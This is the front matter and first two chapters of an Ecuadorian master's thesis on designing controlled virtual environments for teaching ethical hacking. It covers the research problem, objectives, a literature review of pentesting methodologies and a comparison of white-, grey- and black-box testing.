UNIVERSIDAD TÉCNICA DEL NORTE

FACULTAD DE POSGRADOS

MAESTRÍA EN COMPUTACIÓN CON MENCIÓN EN SEGURIDAD INFORMÁTICA

TRABAJO DE INTEGRACIÓN CURRICULAR

TEMA:

"DESARROLLO DE ENTORNOS VIRTUALES CONTROLADOS PARA PRUEBAS DE SEGURIDAD MEDIANTE METODOLOGÍAS DE HACKING ÉTICO"

Trabajo de titulación previo a la obtención del título de Magíster en Computación con Mención en Seguridad Informática

Línea de investigación: Desarrollo, aplicación de software y cyber security (seguridad cibernética)

AUTOR:

Ing. Romel David Salgado Camacas

DIRECTOR:

MSc. Diego Javier Trejo España

Ibarra – Ecuador 2026

UNIVERSIDAD TÉCNICA DEL NORTE
DIRECCIÓN DE BIBLIOTECA

AUTORIZACIÓN DE USO Y PUBLICACIÓN A FAVOR DE LA UNIVERSIDAD TÉCNICA DEL NORTE

1. IDENTIFICACIÓN DE LA OBRA

En cumplimiento del Art. 144 de la Ley de Educación Superior, hago la entrega del presente trabajo a la Universidad Técnica del Norte para que sea publicado en el Repositorio Digital Institucional, para lo cual pongo a disposición la siguiente información:

DATOS DE CONTACTO	
APELLIDOS Y NOMBRES:	Salgado Camacas Romel David

DATOS DE LA OBRA	
TÍTULO:	DESARROLLO DE ENTORNOS VIRTUALES CONTROLADOS PARA PRUEBAS DE SEGURIDAD MEDIANTE METODOLOGÍAS DE HACKING ÉTICO
AUTOR (ES):	Salgado Camacas Romel David
FECHA: DD/MM/AAAA	04/06/2026
SOLO PARA TRABAJOS DE GRADO	
PROGRAMA:	☐ **PREGRADO** ☒ **POSGRADO**
TITULO POR EL QUE OPTA:	Magíster en Computación con Mención en Seguridad Informática
DIRECTOR /ASESOR:	MSc. Diego Javier Trejo España

2. CONSTANCIAS

El autor (es) manifiesta (n) que la obra objeto de la presente autorización es original y se la desarrolló, sin violar derechos de autor de terceros, por lo tanto la obra es original y que es (son) el (los) titular (es) de los derechos patrimoniales, por lo que asume (n) la responsabilidad sobre el contenido de la misma y saldrá (n) en defensa de la Universidad en caso de reclamación por parte de terceros.

Ibarra, a los 4 días del mes de junio de 2026

EL AUTOR:

Validar únicamente en FirmaEC.
Firmado electrónicamente por:
ROMEL DAVID SALGADO CAMACAS

Ing. Romel David Salgado Camacas

Ibarra, fecha 21 de abril de 2026

Dr. Jorge Gordón
Decano (e)
Facultad de Posgrado

ASUNTO: Conformidad con el documento final

Señor(a) Decano(a):

Nos permitimos informar a usted que revisado el Trabajo final de Grado “Desarrollo de entornos virtuales controlados para pruebas de seguridad mediante metodologías de hacking ético” del maestrante Romel David Salgado Camacas, de la Maestría de computación con mención en seguridad informática, certificamos que han sido acogidas y satisfechas todas las observaciones realizadas.

Atentamente,

	Apellidos y Nombres	**Firma**
Director	MSc Diego Javier Trejo España	Firmado electrónicamente por: DIEGO JAVIER TREJO ESPAÑA. Validar únicamente con FirmaEC
Asesor	MSc. Marco Revelo Aldas	Validar únicamente en FirmaEC. Firmado electrónicamente por: MARCO DAVID REVELO ALDAS

DEDICATORIA

Dedico esta tesis a mi madre, a mis hermanos y a mi compañera de vida, quienes han sido los pilares fundamentales en mi camino, inspirándome constantemente a adquirir nuevos conocimientos y afrontar los retos profesionales y académicos. Ellos representan la fuerza que me impulsa a crecer y a dar lo mejor de mí en cada etapa de mi vida.

Asimismo, dedico este trabajo a mis colegas, cuyo valioso consejo ha fortalecido en mí el sentido de responsabilidad y el compromiso con la superación personal. Finalmente, a mi padre, quien, desde el cielo, sé que se siente orgulloso de cada logro, siendo siempre un ejemplo de trabajo y perseverancia.

AGRADECIMIENTO

Agradezco a Dios por guiar mi camino y guiarme siempre por el sendero correcto. Expreso mi más sincera gratitud a mi familia, cuyo apoyo incondicional ha sido fundamental para alcanzar cada uno de mis objetivos, y a mis amigos, quienes han sido un pilar importante a lo largo de este proceso.

De igual manera agradezco a mis profesores de la Universidad Técnica del Norte, por su orientación, dedicación y acompañamiento, los cuales han sido importantes para la realización de este trabajo de titulación como para mi formación y crecimiento profesional

ÍNDICE DE CONTENIDOS

1. Contenido

2. EL PROBLEMA 1

2.1 PROBLEMA DE INVESTIGACIÓN 1

2.2 INTERROGANTES DE LA INVESTIGACIÓN 3

2.3 OBJETIVOS DE LA INVESTIGACIÓN 3

2.3.1 Objetivo general 3

2.3.2 Objetivos específicos 3

2.4 Hipótesis de Trabajo. 4

2.5 Hipótesis Alterativa 4

2.6 Categorización de variables 4

2.7 Justificación 4

3. MARCO REFERENCIAL 6

3.1 ANTECEDENTES 6

3.2 Marco Teórico 10

3.2.1 Pentesting 10

3.2.2 Evaluación de Vulnerabilidades y Prueba de Penetración 12

3.2.3 Fases del Hacking-Ético 12

3.2.4 Metodologías de pruebas de seguridad 14

3.2.5 Herramientas a utilizar 16

3.2.6 Laboratorios de Hacking ético 19

3.2.7 Medición de resultados esperados 20

4. MARCO METODOLÓGICO 21

4.1 Descripción del área de estudio 21

4.2 Enfoque y tipo de investigación 21

4.3 Procedimiento de investigación 21

4.4 Indicadores de medición 22
4.5 Validación de resultados 23
4.6 Alcance y limitaciones 24
4.7 Consideraciones bioéticas 25
5. RESULTADOS 26
5.1 Implementación de ambientes virtualizados y práctica de laboratorio 26
5.1.1 Recopilación pasiva, semi-pasiva y activa de información. 26
5.1.2 Escaneo de vulnerabilidades del sistema 53
5.1.3 OBTENCIÓN DE ACCESO 64
6. REFERENCIAS 111

RESUMEN

La información constituye uno de los activos más importantes dentro de las organizaciones, por lo que su protección se vuelve fundamental para garantizar la continuidad de los servicios y el cumplimiento de los objetivos institucionales. En este contexto, el entorno analizado presenta diversas vulnerabilidades y falencias en la administración de la seguridad informática, lo que evidencia la necesidad de establecer mecanismos adecuados para la protección de los sistemas y la información.

El presente trabajo propone el análisis y fortalecimiento de la seguridad informática mediante la aplicación de metodologías, herramientas especializadas y buenas prácticas alineadas a estándares internacionales. Para ello, se empleó una metodología de evaluación que permitió identificar riesgos, analizar vulnerabilidades y establecer controles orientados a mejorar la seguridad en el entorno estudiado. Esta sección detalla los resultados obtenidos de las tres primeras fases de hacking ético: reconocimiento, escaneo, enumeración y obtención de acceso, utilizando entornos virtuales controlados y herramientas de análisis de tráfico de información, con el objetivo de desarrollar un enfoque práctico y fortalecer habilidades en pruebas de penetración.

Como resultado, se identificaron falencias en la infraestructura tecnológica, así como en los procesos de gestión de la información, lo que permitió plantear un conjunto de medidas y lineamientos enfocados en fortalecer la confidencialidad, integridad y disponibilidad de los datos.

Las propuestas desarrolladas fueron evaluadas considerando su aplicabilidad y efectividad, evidenciando una mejora significativa en los niveles de seguridad y en la gestión de riesgos dentro del entorno analizado.

En base a estos resultados, se concluye que la implementación de estrategias de seguridad informática permitirá establecer mecanismos efectivos para la protección de la información, contribuyendo a la mitigación de riesgos y al fortalecimiento de una cultura de seguridad alineada a las necesidades y requerimientos actuales de las organizaciones.

Palabras clave: tráfico de información, activos de la información, infraestructura tecnológica, reconocimiento, escaneo, enumeración, obtención de acceso.

ABSTRACT

Information is one of the most important assets within organizations; therefore, its protection is essential to ensure service continuity and the achievement of institutional objectives. In this context, the analyzed environment presents several vulnerabilities and shortcomings in information security management, highlighting the need to establish appropriate mechanisms for protecting systems and information.

This work proposes the analysis and strengthening of information security through the application of methodologies, specialized tools, and best practices aligned with international standards. To achieve this, an assessment methodology was employed to identify risks, analyze vulnerabilities, and establish controls aimed at improving security within the studied environment. This section details the results obtained from the first four phases of ethical hacking: reconnaissance, scanning, enumeration, and gaining access, using controlled virtual environments and information traffic analysis tools, with the objective of developing a practical approach and strengthening penetration testing skills.

As a result, weaknesses were identified in the technological infrastructure as well as in information management processes, enabling the proposal of a set of measures and guidelines focused on enhancing the confidentiality, integrity, and availability of data.

The proposed solutions were evaluated in terms of their applicability and effectiveness, demonstrating a significant improvement in security levels and risk management within the analyzed environment.

Based on these results, it is concluded that the implementation of information security strategies will enable the establishment of effective mechanisms for information protection, contributing to risk mitigation and fostering a security culture aligned with the current needs and requirements of organizations.

Keywords: information traffic, information assets, technological infrastructure, reconnaissance, scanning, enumeration, gaining access.

CAPITULO I

1. EL PROBLEMA

1.1 PROBLEMA DE INVESTIGACIÓN

Dado el creciente aumento de los delitos cibernéticos que afectan tanto a empresas privadas como públicas, resulta fundamental contar con un conocimiento sólido sobre los principales conceptos de seguridad informática, especialmente aquellos relacionados con el hacking ético. Esta necesidad se vuelve aún más urgente debido a la evolución constante de las amenazas digitales, el incremento en la complejidad de los ataques y la alta dependencia tecnológica de las organizaciones modernas (*El panorama de amenazas cibernéticas en evolución - ITS Infocom*, s/f).

En el contexto nacional, las empresas han desarrollado una fuerte dependencia de las redes de comunicación y la infraestructura informática, convirtiéndolas en pilares esenciales para el desarrollo de sus actividades diarias. Cualquier interrupción o vulnerabilidad en estos sistemas puede generar consecuencias críticas, afectando la eficiencia operativa, la continuidad del negocio e incluso la reputación institucional. Aun los incidentes más pequeños pueden derivar en pérdidas económicas, interrupciones en la cadena productiva o de servicios, y una pérdida significativa de confianza por parte de los clientes y socios estratégicos.

Paralelamente, la falta de implementación de medidas preventivas de seguridad en las redes tecnológicas se ha transformado en un problema creciente. Lejos de reducirse, esta situación se agrava con el tiempo, evidenciando un incremento notable en la cantidad y sofisticación de los atacantes. Estos actores maliciosos, cada vez más organizados, perfeccionan continuamente sus técnicas y adquieren habilidades avanzadas que les permiten explotar vulnerabilidades de manera más eficaz. Como resultado, logran obtener beneficios económicos, estratégicos o incluso políticos a partir del uso indebido de las redes digitales.

A pesar de que existen marcos teóricos, normativos y buenas prácticas en materia de ciberseguridad, persiste una brecha considerable entre la teoría y su aplicación efectiva. Muchos profesionales en formación no cuentan con espacios adecuados donde puedan aplicar técnicas de análisis y detección de vulnerabilidades en entornos reales o simulados. Esta carencia limita su capacidad para anticiparse a los riesgos y proponer soluciones técnicas eficientes que prevengan ataques sofisticados y potencialmente devastadores.

En este escenario, las organizaciones de servicios logísticos enfrentan una amenaza particular debido a la gran cantidad de información crítica que manejan para coordinar sus operaciones. No obstante, gran parte de estas entidades no aplican metodologías como el hacking ético, que

permite evaluar de forma controlada y profesional la seguridad de los sistemas. Esta omisión ha revelado niveles alarmantes de vulnerabilidad que ponen en riesgo la integridad, confidencialidad y disponibilidad de los datos.

Estas brechas pueden dar lugar a alteraciones, manipulaciones, falsificaciones o incluso al robo total de la información. El impacto de estos ataques es profundo y puede comprometer seriamente el funcionamiento de la organización, afectando su infraestructura tecnológica y la confianza de sus usuarios. Por ello, se considera indispensable implementar técnicas de piratería ética que permitan identificar deficiencias en la protección informática, especialmente en sectores como el logístico, donde la eficiencia y la precisión son claves para la competitividad (*Acciones de la Super de Bancos frente a Ciberataque de entidad controlada - Superintendencia de Bancos*, s/f).

En este contexto, las aplicaciones web se han consolidado como uno de los principales vectores de acceso a los recursos tecnológicos de las empresas. Por su conectividad constante, estas aplicaciones se convierten en blancos frecuentes de ataques cibernéticos. Aunque herramientas tradicionales como antivirus, sistemas de detección de intrusos y cortafuegos son fundamentales para la defensa digital, su implementación no es suficiente por sí sola. La experiencia demuestra que muchos de estos mecanismos, si no se configuran, actualizan y auditan de forma continua, pueden presentar fallos críticos que son aprovechados por actores maliciosos.

Por ello, las pruebas de penetración —también conocidas como pentesting o hacking ético— se presentan como una solución efectiva. Estas pruebas permiten simular ataques reales en condiciones controladas, emulando los métodos utilizados por ciberatacantes con el objetivo de identificar debilidades antes de que puedan ser explotadas. Esta práctica, ampliamente reconocida a nivel internacional, no solo revela fallas técnicas invisibles, sino que también ayuda a generar conciencia organizacional sobre la importancia de proteger los activos digitales. Además, permite priorizar recursos hacia áreas críticas que requieren atención inmediata, contribuyendo a una gestión de riesgos más eficiente y dinámica (Menejías García, s/f).

En este sentido, el desarrollo de entornos virtuales controlados para la enseñanza y práctica del hacking ético representa una alternativa pedagógica valiosa. La creación de laboratorios que reproduzcan las distintas fases del hacking ético —como el reconocimiento, escaneo, enumeración y acceso— permite a los futuros profesionales adquirir experiencia en escenarios seguros y realistas. Esta metodología mejora no solo sus habilidades técnicas, sino también su capacidad para pensar como un atacante, anticiparse a sus movimientos y diseñar defensas más efectivas.

Además, estos espacios pueden incorporar tecnologías modernas como hipervisores, contenedores y sistemas de virtualización, lo cual facilita el diseño de pruebas adaptadas a diversas infraestructuras tecnológicas. Con ello, se fortalecen competencias técnicas y analíticas

clave para enfrentar los desafíos contemporáneos de la ciberseguridad, garantizando así una respuesta eficaz y proactiva ante los incidentes que pudieran surgir en entornos empresariales cada vez más digitalizados.

Por otra parte, cabe destacar que el hacking ético no solo se limita a la identificación de fallos técnicos, sino que también permite evaluar la respuesta de los sistemas y del personal ante eventos adversos. Por ejemplo, una prueba puede incluir la simulación de ataques de ingeniería social para comprobar si los empleados están capacitados para reconocer intentos de phishing o suplantación de identidad. De esta manera, el pentesting se convierte en una herramienta integral para el fortalecimiento de la cultura de seguridad dentro de las organizaciones, (Kurose & Ross, 2019).

Finalmente, el valor estratégico del hacking ético radica en su capacidad para actuar de forma preventiva. A diferencia de las soluciones reactivas que solo intervienen una vez que el daño ha ocurrido, esta práctica ofrece una visión anticipada de los posibles vectores de ataque y permite actuar con antelación. Esto no solo reduce el impacto potencial de una brecha de seguridad, sino que también representa una ventaja competitiva para las empresas que desean mantener la confianza de sus clientes y resguardar su reputación en el entorno digital actual.

1.2 INTERROGANTES DE LA INVESTIGACIÓN

De acuerdo con el problema identificado en la sección anterior, se plantean las siguientes preguntas de investigación, mismas que guiarán el desarrollo del presente trabajo:

¿Cuáles son las metodologías de Hacking Ético más relevantes y aplicables para evaluar la seguridad de los sistemas de información en entornos virtuales de prueba?

¿Cómo implementar ambientes virtualizados controlados que permitan desarrollar pruebas prácticas de seguridad en cada una de las fases del Hacking Ético?

¿Qué tan efectivas son las metodologías de Hacking Ético para verificar las vulnerabilidades en máquinas virtuales en escenarios de prueba controlados?

1.3 OBJETIVOS DE LA INVESTIGACIÓN

1.3.1 Objetivo general

Desarrollar entornos virtuales de prueba controlados para la identificación de vulnerabilidades en sistemas de información, mediante la aplicación de metodologías de hacking ético.

1.3.2 Objetivos específicos

1. Seleccionar metodologías de Hacking Ético-relevantes para la evaluación de la seguridad de sistemas de información.

2. Implementar ambientes virtualizados controlados que permitan realizar el análisis de vulnerabilidades en las diferentes fases del Hacking Ético.

3. Verificar las vulnerabilidades en máquinas virtuales utilizando metodologías de Hacking Ético adaptadas a los escenarios de pruebas controlados.

1.4 Hipótesis de Trabajo.

El desarrollo de entornos virtuales de prueba controlados mediante la aplicación de metodologías de hacking ético permitirá la identificación de vulnerabilidades en sistemas de información.

1.5 Hipótesis Alterativa

El desarrollo de entornos virtuales de prueba controlados mediante la aplicación de metodologías de hacking ético no permitirá la identificación de vulnerabilidades en sistemas de información.

1.6 Categorización de variables

Las variables que se derivan de la hipótesis planteada son:

1. **Variable independiente:** Desarrollo de entornos virtuales de prueba controlados mediante la aplicación de metodologías de hacking ético
2. **Variable Dependiente:** Identificación de vulnerabilidades en sistemas de información.

1.7 Justificación

La seguridad informática comprende un conjunto de acciones tanto reactivas como preventivas orientadas a proteger los sistemas tecnológicos y la información que manejan las organizaciones, con el objetivo de garantizar la confidencialidad, integridad y disponibilidad de los datos. En un entorno digital cada vez más expuesto a riesgos, estas dimensiones fundamentales se convierten en pilares para el resguardo eficaz de los activos informáticos.

En esta misma línea, (González Brito & Montesino Perurena, 2018a) sostiene que la seguridad informática consiste en proteger dichos activos empresariales asegurando su disponibilidad, integridad y confidencialidad. Para ello, enfatiza que su gestión debe desarrollarse mediante un procedimiento documentado, sistemático y reconocido por todos los niveles de la organización. Así, se garantiza una defensa integral frente a las amenazas, sustentada en medidas tanto preventivas como de respuesta ante incidentes de seguridad.

Considerando esta perspectiva, el presente trabajo se plantea con el propósito de fortalecer el aprendizaje práctico en el ámbito de la ciberseguridad, a través del desarrollo de entornos de laboratorio enfocados en las fases esenciales del hacking ético: Reconocimiento, Escaneo y

Enumeración, y Obtener Acceso. Esta propuesta responde no solo al incremento sostenido de ciberataques en la región, sino también a las exigencias tecnológicas contemporáneas y al marco normativo que rige la seguridad de la información. Para lograrlo, se han diseñado entornos virtuales controlados mediante herramientas como hipervisores y contenedores, que permiten configurar infraestructuras adaptables, seguras y didácticamente efectivas.

En este contexto, la presente investigación cobra especial relevancia al responder a una necesidad identificada tanto en el ámbito educativo como en el profesional: la escasez de espacios prácticos accesibles, estructurados y contextualizados para la enseñanza y aprendizaje de la ciberseguridad. La creciente sofisticación de los ciberataques, y el aumento en la frecuencia de incidentes a nivel global y regional han evidenciado una alarmante brecha entre las capacidades técnicas requeridas en el campo de la seguridad informática y la formación que actualmente se brinda en muchos programas académicos. Esta situación ha derivado en una demanda urgente de profesionales altamente capacitados, capaces de actuar con eficacia ante escenarios reales de vulneración de sistemas.

En este sentido, el desarrollo de entornos de laboratorio centrados en las fases del hacking ético: (1) Reconocimiento, (2) Escaneo y Enumeración, y (3) Obtener Acceso, representa una herramienta pedagógica de alto valor, al permitir que los personas a fin de ciberseguridad adquieran competencias prácticas en condiciones seguras y controladas. Estos escenarios virtuales reproducen, de manera didáctica y técnica, situaciones que imitan las acciones de un atacante ético, fomentando una comprensión activa del ciclo de ataque, la identificación de vulnerabilidades y la aplicación de contramedidas. Esta metodología no solo facilita el aprendizaje significativo de conceptos avanzados en ciberseguridad, sino que también fortalece el pensamiento crítico, la capacidad de análisis y la toma de decisiones en contextos de alta presión.

Asimismo, la propuesta contribuye al fortalecimiento institucional, ya que puede ser adoptada por universidades, centros de formación técnica y organizaciones que requieran capacitar a su personal en la gestión de riesgos digitales. De esta forma, se impulsa la creación de una cultura de seguridad informática proactiva y resiliente, donde los conocimientos adquiridos trascienden el aula y se aplican directamente en la protección de activos tecnológicos reales. Los beneficios de esta investigación incluyen, por tanto, una mejora sustancial en la calidad de la formación en ciberseguridad, el incremento del nivel de preparación de los profesionales que ingresan al mercado laboral, y el aporte al desarrollo de capacidades nacionales frente a los desafíos contemporáneos que plantea el cibercrimen.

CAPÍTULO II

2. MARCO REFERENCIAL

2.1 ANTECEDENTES

Para determinar los trabajos relacionados con la presente propuesta de investigación, se ha realizado una revisión de literatura preliminar, siguiendo un protocolo de búsqueda estandarizado para este tipo de estudios.

En primera instancia, se determinó una cadena de búsqueda que permita contestar a la siguiente interrogante de investigación: ¿*Cuáles son las fases de hacking ético y las pruebas de penetración*?,

Para encontrar los artículos que respondan a esta interrogante, se definió la siguiente cadena de búsqueda: (""All Metadata": ethical hacking) AND ("All Metadata":pentesting) AND ("All Metadata": Phases of Ethical Hacking)

La cadena de búsqueda fue corrida en la base de datos de IEEE Xplore (IEEEX), misma que mostró un total de 3 publicaciones de conferencias. A demás se investigó de diferentes tesis que tiene afinidad al tema de renombre internacional.

Posteriormente se analizó el resumen de los 16 artículos, para determinar aquellos que relevantes para el estudio. Se seleccionaron ocho artículos, cuyo análisis se detalla a continuación:

Actualmente, los cursos de posgrado centrados en pruebas de penetración aún son limitados en cuanto a enfoques pedagógicos integrales que aborden tanto el aspecto técnico como el analítico de la evaluación de riesgos. En el estudio de (Schmeelk & Dragos, 2023) llevó una investigación en la que durante el semestre, los estudiantes abordan semanalmente diferentes temas técnicos basados en los contenidos de las certificaciones CompTIA PenTest+ y Certified Ethical Hacker (CEH), tales como estándares de pruebas de penetración, reconocimiento pasivo y activo, explotación de sistemas operativos y aplicaciones web, desarrollo de exploits personalizados, seguridad en dispositivos móviles, explotación de redes, seguridad física y pruebas avanzadas en entornos SCADA e IoT. Además de identificar vulnerabilidades, los estudiantes deben mapear sus hallazgos con marcos como MITRE ATT&CK, NIST 800-53 SP y OWASP, proponiendo medidas de mitigación o remediación.

Para (Ushmani, 2018) llevó a cabo una investigación titulada “Ethical Hacking”, en la que se analizó el proceso del hacking ético y las herramientas más utilizadas en esta práctica, con el objetivo de fortalecer el trabajo dentro de los departamentos especializados en seguridad informática. La problemática abordada fue la creciente vulnerabilidad de los sistemas de

información y comunicación en distintas organizaciones. El estudio se centró en las cinco fases fundamentales que conforman el hacking ético: (1) reconocimiento, (2) escaneo, (3) obtención de acceso, (4) mantenimiento del acceso y (5) eliminación de rastros. La metodología empleada siguió precisamente estas etapas, permitiendo una comprensión estructurada del proceso. El autor concluye que la adopción de servicios proporcionados por hackers éticos podría reducir significativamente las amenazas a la seguridad de la información en el contexto empresarial actual.

(López, 2017) desarrolló una investigación titulada "Pentesting en aplicaciones web usando ética - piratería", cuyo objetivo fue abordar las vulnerabilidades presentes en los procesos de desarrollo de aplicaciones web. A partir de este problema, el autor describió diversas pruebas y técnicas de penetración, utilizando herramientas específicas de software orientadas a la detección de vulnerabilidades en este tipo de entornos. La metodología aplicada se basó en pruebas de penetración guiadas por marcos de referencia reconocidos como OWASP, OSSTMM e ISSAF, además del uso de herramientas como Burp Suite, Acunetix, SQLmap, WhatWeb, Nessus, Kali Linux, Loro Seguridad OS, BackBox Linux y Samurai Web Testing Framework.

Los resultados evidenciaron que ninguna aplicación web es totalmente invulnerable frente a ataques, pero la implementación de pruebas de intrusión, junto con el uso de técnicas y herramientas propias del hacking ético y el pentesting, permite mitigar dichas vulnerabilidades y prevenir futuros ataques. El estudio concluyó que, aunque las organizaciones se enfocan principalmente en el desarrollo de sus sistemas, frecuentemente descuidan la seguridad de las aplicaciones, a pesar de la creciente dependencia tecnológica en sus procesos de comunicación y operación.

(González Brito & Montesino Perurena, 2018b) llevaron a cabo el proyecto de investigación titulado "Capacidades de las técnicas de pruebas de penetración para identificar posibles problemas", cuyo propósito fue evaluar el nivel de eficacia y validación de los procesos, herramientas y comprobaciones de seguridad empleados en diversas metodologías de pruebas de penetración, tales como OSSTMM, ISSAF, PTES, OWASP y NIST SP 800-115, frente a los desafíos actuales en ciberseguridad. El estudio se apoyó en un análisis comparativo de los informes de riesgos de OWASP, así como en el examen detallado de los informes individuales de las metodologías seleccionadas. Mediante un enfoque cualitativo, se determinó que la Guía de Pruebas de OWASP es la más robusta en cuanto a capacidades para detectar vulnerabilidades; no obstante, se evidenció que no todas las metodologías analizadas cuentan con recursos, técnicas o pruebas suficientemente desarrolladas. Los hallazgos destacan la necesidad de mantener procesos flexibles, con capacidad de adaptación y mejora continua en las tácticas de evaluación de seguridad.

Parte de la investigación de (Roba, Álvarez, García, 2016) desarrollaron la "Metodología para la Detección de Vulnerabilidades en las Redes de Datos utilizando Kali-Linux", con el objetivo principal de diseñar una estrategia eficaz que permita identificar de manera rápida diversos factores de vulnerabilidad en redes de datos. La propuesta metodológica se estructuró en tres fases: valoración, ejecución e informe. Cada una de estas etapas fue respaldada por diferentes herramientas, incluyendo software especializado, con un enfoque centrado en el uso de Kali Linux como plataforma principal para el análisis. Los resultados obtenidos en cada fase proporcionaron la información necesaria para la construcción integral del estudio, demostrando la utilidad de esta metodología en entornos reales de evaluación de seguridad en redes.

A diferencia de los trabajos previos, que se enfocan principalmente en la aplicación técnica de herramientas o en la evaluación comparativa de metodologías de pruebas de penetración, el presente estudio propone un enfoque más amplio e integrador. Este trabajo busca desarrollar entornos virtuales controlados orientados a la formación académica o entrenamiento para empleados nuevos de cualquier entidad, donde se simulen escenarios realistas de pruebas de seguridad bajo las fases del hacking ético. A través del uso de máquinas virtuales y herramientas de código abierto como Kali Linux, Metasploitable y otros sistemas, se crea un ambiente seguro, reproducible y didáctico que permite a los estudiantes aplicar distintas metodologías reconocidas (OWASP, PTES, NIST, entre otras), adaptadas a un contexto educativo con énfasis en el aprendizaje práctico y la formación ética.

Conclusión de la revisión de literatura:

En base al análisis de los estudios citados, se determina que existen diversas aplicaciones de entornos virtualizados y la evaluación comparativa de metodologías de pruebas de penetración. Esto se puede resumir en la Tabla 2.1.

Tabla 2.1 Aplicaciones de las fases de hacking Ético (Autoría Propia)

ARTÍCULO NO.	AUTOR(ES)	AÑO DE PUBLICACIÓN	TIPO DE ORGANIZACIÓN ESTUDIADA	FACTORES DE ÉXITO
1	Schmeelk, S. E.	2023	Académica (Cursos de posgrado)	Enfoque educativo integral basado en certificaciones CEH y CompTIA PenTest+, uso de marcos como MITRE ATT&CK y NIST, desarrollo práctico de

				habilidades técnicas y analíticas (Schmeelk & Dragos, 2023).
2	Ushmani	2018	Empresarial	Aplicación estructurada de las fases del hacking ético, fortalecimiento de departamentos de seguridad, uso de herramientas prácticas, reducción de amenazas mediante servicios éticos (Ushmani, 2018).
3	López	2017	Empresarial/Desarrollo de software	Uso de metodologías reconocidas (OWASP, OSSTMM, ISSAF), herramientas especializadas (Burp Suite, Nessus, etc.), pruebas prácticas enfocadas en aplicaciones web (López, 2017).
4	González & Montesino	2018	Servicios y consultoría en ciberseguridad	Comparación metodológica (OSSTMM, PTES, NIST, OWASP), énfasis en la flexibilidad y mejora continua de las metodologías, análisis cualitativo riguroso (González Brito & Montesino Perurena, 2018b).
5	Roba, Vento & García	2016	Redes de datos	Metodología estructurada (valoración, ejecución, informe), uso de Kali Linux, identificación rápida y efectiva de vulnerabilidades en redes reales (Roba et al., 2016).

Además, este proyecto se diferencia por su enfoque pedagógico y contextualizado en el entorno actual, integrando aspectos técnicos, legales y éticos en un mismo entorno virtual. Mientras investigaciones como las de (Schmeelk & Dragos, 2023) se centran en contenidos de certificación profesional o las de (López, 2017) en pruebas sobre aplicaciones web, esta tesis busca fortalecer

el vínculo entre teoría y práctica en la formación de profesionales de ciberseguridad, mediante un componente formativo alineado a las normativas nacionales (LOPDP, COIP, política de ciberseguridad) y a las necesidades actuales del país. Así, el desarrollo de estos escenarios controlados virtuales no solo busca detectar vulnerabilidades, sino también formar competencias integrales que contribuyan a la protección efectiva de la infraestructura tecnológica nacional.

Ecuador muestra avances significativos en ciberseguridad durante la última década, aunque aún enfrenta brechas en formación especializada y respuesta ante incidentes. Desde 2018, el Banco Interamericano de Desarrollo (BID) y la Organización de los Estados Americanos (OEA) brindan asistencia técnica al país para desarrollar su Estrategia Nacional de Ciberseguridad, fortaleciendo al Equipo de Respuesta ante Incidentes Informáticos (EcuCERT), dependiente de ARCOTEL y miembro de la red CSIRT Américas (Miguel Porrúa (BID) & Belisario Contreras (OEA), 2020).

El EcuCERT ha reportado entre 2023 y 2024 un aumento de ataques de *phishing*, *ransomware* y suplantación de identidad dirigidos principalmente al sector público y financiero, destacando campañas como AKIRA y LOCKBIT. Según el Índice Global de Ciberseguridad de la ITU en el año 2021, Ecuador obtuvo un puntaje de 0.47/1.00, por debajo del promedio regional (0.55), lo que evidencia un nivel intermedio en seguridad digital.

De acuerdo con (Juca-Maldonado & Medina-Peña, 2023) los ciberdelitos han aumentado más del 150 % entre 2019 y 2021, al pasar de 718 a 1.851 denuncias, y superaron los 3.000 casos en 2023. Entre los delitos más comunes figuran el fraude electrónico, el robo de información personal, la sextorsión y los ataques a instituciones públicas. Si bien el COIP y la Ley Orgánica de Protección de Datos Personales establecen un marco legal, existe un déficit de profesionales especializados y la necesidad de fortalecer la educación práctica mediante laboratorios controlados y metodologías de hacking ético.

2.2 Marco Teórico

2.2.1 Pentesting

Las pruebas de penetración o pentesting constituye una metodología formal y planificada en la cual evaluadores autorizados simulan ataques reales para identificar vulnerabilidades en sistemas, aplicaciones o redes, con el fin de medir la efectividad de las medidas de seguridad existentes. Asimismo, implica la búsqueda estructurada de debilidades en software y hardware mediante distintas metodologías de ataque, acordadas previamente según el alcance y los activos a evaluar, con el objetivo de reducir brechas de seguridad y fortalecer la infraestructura tecnológica (Möller, 2023).

Tabla 2.2 Tipo de *pentesting*.

Tipo	Descripción	Ventajas	Desventajas	Casos de uso frecuentes
Caja blanca	Evaluador con acceso completo (código fuente, credenciales, diagramas). Esta modalidad permite simular ataques tanto desde la perspectiva de un atacante externo con información limitada como desde la de un usuario interno con permisos restringidos (Fox, 2016).	Análisis exhaustivo (estático y dinámico); detecta fallas lógicas y de diseño; alta cobertura .	Requiere mucha información y tiempo; menos realista frente a atacantes externos.	Revisión de código, auditorías internas, pruebas prelanzamiento y proceso de reforzar la seguridad de una infraestructura tecnológica.
Caja gris	Acceso parcial (credenciales limitadas o documentación parcial). Esta modalidad permite simular ataques tanto desde la perspectiva de un atacante externo con información limitada como desde la de un usuario interno con permisos restringidos, optimizando los recursos técnicos y humanos al enfocar la evaluación directamente en las áreas críticas del sistema (Fox, 2016).	Balance entre realismo y eficiencia. Identifica vectores internos y externos; menor coste que caja blanca.	No cubre escenarios completamente externos ni proporciona visibilidad total.	Evaluaciones corporativas periódicas, pruebas de empleado comprometido, auditorías de privilegios.
Caja negra	Evaluador sin información interna (simula atacante externo). En esta modalidad, el equipo de pruebas realiza de manera	Muy realista respecto a amenazas externas; útil para pruebas de	Cobertura menor; puede pasar por alto fallos internos; mayor tiempo	Test de exposición pública (web, IPs), evaluación del perímetro, pruebas de contratación externa.

	autónoma actividades como reconocimiento, escaneo, enumeración, identificación de vulnerabilidades y explotación, basándose únicamente en información pública disponible, como direcciones IP o URLs (BrowserStack, 2025).	perímetro y detección.	para reconocimiento.	

2.2.2 Evaluación de Vulnerabilidades y Prueba de Penetración

La evaluación de vulnerabilidades consiste en un proceso sistemático de análisis de los controles de seguridad internos y externos de una organización, con el objetivo de identificar amenazas potenciales que puedan representar una exposición significativa para sus activos. Este procedimiento permite obtener un panorama general del estado de seguridad de los sistemas, destacando las debilidades que podrían ser explotadas por un atacante y facilitando la planificación de medidas preventivas para mitigar riesgos. La evaluación se centra en la detección y categorización de fallos, proporcionando información esencial sobre las áreas críticas del sistema sin comprometer directamente su integridad.

